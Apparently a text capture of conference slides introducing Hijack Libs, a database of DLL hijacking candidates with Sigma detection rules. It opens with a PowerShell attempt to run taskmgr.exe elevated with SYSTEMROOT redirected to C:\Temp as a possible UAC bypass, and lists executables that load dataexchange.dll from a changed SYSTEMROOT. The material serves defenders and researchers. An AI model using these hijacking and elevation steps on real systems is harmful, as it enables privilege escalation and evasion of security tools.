PS C:\temp> $s.FileName="c:\windows\system32\taskmgr.exe"
PS C:\temp> $s.EnvironmentVariables.Remove("SYSTEMROOT")
PS C:\temp> $s.EnvironmentVariables.Add("SYSTEMROOT", "C:\Temp\")
PS C:\temp> $s.verb = "runas"
PS C:\temp> $s.UseShellExecute = $true
PS C:\temp> $p = New-Object System.Diagnostics.Process
PS C:\temp> $p.StartInfo = $s
PS C:\temp> $p.Start()
Exception calling "Start" with "0" argument(s): "The Process object must have the UseShellExecute property set to false in order to use environment variables."
At line:1 char:1
+ $p.Start()
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : InvalidOperationException

PS C:\temp>
```

UAC BYPASS (?)

- By design: a child process that is run **with a higher integrity level** will not inherit its parent's environment variables
- Design decision made likely to **prevent unauthorised tampering** with the PATH environment variable
- However: some processes are known to take Current User's environment variables and run it elevated

FUTURE

<https://t.me/learningnets>

D3F
CON

DLL HIJACKING IS HERE TO STAY

RELEASING TODAY: HIJACK LIBS

Hijack Libs project

- Curated list of DLL hijacking candidates
 - Environment Variable
 - Side-Loading
 - Phantom
 - Search Order Hijacking
- Open source, community driven

Now live: hijacklibs.net

Hijack Libs

Enter the name of a DLL or EXE here...

[Sideloadng](#) [Environment Variable](#) [Phantom](#) [Search Order](#)

Latest entries:

[viewers.dll](#) [toshtkbd.dll](#) [outlib.dll](#) [vsodscpl.dll](#) [lockdown.dll](#) [qrt.dll](#)

By vendor:

[log.dll](#) [wbsctrl.dll](#) [ocl.dll](#) [tmtap.dll](#)
[Microsoft](#) [Toshiba](#) [McAfee](#) [F-Secure](#) [BitDefender](#) [Trend Micro](#) [Lenovo](#) [Google](#)
[VMWare](#)

The database contains 280 [Sideloadng](#), 86 [Environment Variable](#), 7 [Phantom](#) and 3 [Search Order](#) entries. To see all available DLL hijacking entries, click [here](#).

What is DLL Hijacking?

DLL Hijacking is, in the broadest sense, tricking a legitimate/trusted application into loading an arbitrary DLL. Defensive measures such as AV and EDR solutions may not pick up on this activity out of the box, and allow-list applications such as AppLocker may not block the execution of the untrusted code. There are numerous examples of threat actors that have been observed to leverage DLL Hijacking to achieve their objectives.

There are various subtypes of DLL Hijacking, such as DLL Search Order Hijacking ([T1574.001](#)) and DLL Sideloadng ([T1574.002](#)). An overview of useful resources explaining various aspects of DLL Hijacking can be found [here](#).

What is this project about?

This project provides a curated list of DLL Hijacking candidates. A mapping between DLLs and vulnerable executables is kept and can be searched via this website. Additionally, further metadata such as resources provide more context.

For defenders, this project can provide valuable information when trying to detect DLL Hijacking attempts. Although detecting DLL Hijacking isn't always without challenge, it is certainly possible to monitor for behaviour that may be indicative of abuse. To further support defenders, out-of-the-box Sigma rules are provided through this website. A [Sigma feed](#) containing detection rules for all entries part of this project is available too.

For red teamers, this project can help identify DLLs that can be used to achieve DLL Hijacking. The aim of this project is not to make it easy to abuse the recorded vulnerabilities; as such, PoCs, code templates or tutorials are not provided.

How do I get involved?

HIJACK LIBS

← dataexchange.dll

Part of the  Hijack Libs project.

Type

Environment Variable-based DLL Hijacking ([see EXE](#))

By changing the `%SYSTEMROOT%` environment variable to an attacker-controlled directory, it is possible to trick a vulnerable application into loading a malicious `dataexchange.dll` from the attacker-controlled location.

See also MITRE ATT&CK® technique [T1574: Hijack Execution Flow](#).

Vendor

Microsoft

Resources

 [wietze.github.io](https://github.com/wietze)

Acknowledgements

Thanks to [@wietze](#) (Wietze).





Expected Locations

The file `dataexchange.dll` is normally found in the following paths:

-  `%SYSTEM32%`
-  `%SYSTEM64%`

Vulnerable Executables

The following executables attempt to load `dataexchange.dll`:

-  `%SYSTEM32%\certreq.exe` by changing `%SYSTEMROOT%`
-  `%SYSTEM32%\charmap.exe` by changing `%SYSTEMROOT%`
-  `%SYSTEM32%\notepad.exe` by changing `%SYSTEMROOT%`
-  `%SYSTEM32%\wordpad.exe` by changing `%SYSTEMROOT%`

Detection

Below a sample Sigma rule that will find processes that loaded `dataexchange.dll` located in a folder that is not one of the expected locations (see above).

```
title: Possible DLL Hijacking of dataexchange.dll
status: experimental
description: Detects the loading of dataexchange.dll by looking for suspicious image
locations.
references:
  - http://localhost:4000/entries/microsoft/built-in/dataexchange.html
author: "Wietze Beukema"
```

For each DLL:

- Breakdown of applicable DLL Hijacking types
- Overview of expected DLL locations
- Overview of vulnerable EXEs
- Detection logic (Sigma)

 hijacklibs.net

<https://me4learning.net>



Hijack Libs

Enter the name of a DLL or EXE here...

Sideloadng Environment Variable Phantom Search Order

Latest entries:



By vendor:



The database contains 280 *Sideloadng*, 86 *Environment Variable*, 7 *Phantom* and 3 *Search Order* entries. To see all available DLL hijacking entries, click [here](#).

What is DLL Hijacking?

DLL Hijacking is, in the broadest sense, tricking a legitimate/trusted application into loading an arbitrary DLL. Defensive measures such as AV and EDR solutions may not pick up on this activity out of the box, and allow-list applications such as AppLocker may not block the execution of the untrusted code. There are numerous examples of threat actors that have been observed to leverage DLL Hijacking to achieve their objectives.

There are various subtypes of DLL Hijacking, such as DLL Search Order Hijacking ([T1574.001](#)) and DLL Sideloadng ([T1574.002](#)). An overview of useful resources explaining various aspects of DLL Hijacking can be found [here](#).

What is this project about?


https://t.me/learningnets

127.0.0.1:4000/entries/3rd_party/toshiba/tosbtkbd.html curated list of DLL Hijacking candidates. A mapping between DLLs and vulnerable



Search

Pull requests Issues Marketplace Explore



wietze / HijackLibs Private

Unwatch 1

Fork 0

Star 0

Code Issues Pull requests Actions Security Insights Settings

main 2 branches 0 tags

Go to file Add file

About

No description, website, or topics provided.

wietze Adding various new entries 92a4bf3 on 14 Jun 24 commits

.github	Adding various new entries	last month
docs	Updating SCHEMA file to reflect Environment Variable-based ...	last month
yml	Adding various new entries	last month
.gitignore	Updating .gitignore, readme	7 months ago
LICENSE	Initial commit	17 months ago
README.md	Updating .gitignore, readme	7 months ago
template.yml	Small fixes to instruction pages	7 months ago

- Readme
- GPL-3.0 license
- Code of conduct
- 0 stars
- 1 watching
- 0 forks

README.md

HijackLibs

YAML Linter passing license repo not found

This project aims to keep a record of publicly disclosed DLL Hijacking opportunities.

You can find the web version of this repository on <https://wietze.github.io/HijackLibs/>.

- Licence: GPLv3.0
- Code of Conduct: Contributor Covenant
- Contribution guide

Community, unite! 🤝

<https://hijacklibs.net>

<https://1.me/learningnets>





THANK YOU

FEEDBACK? DMs OPEN: @WIETZE

<https://t.me/learningnets>

D3F
CON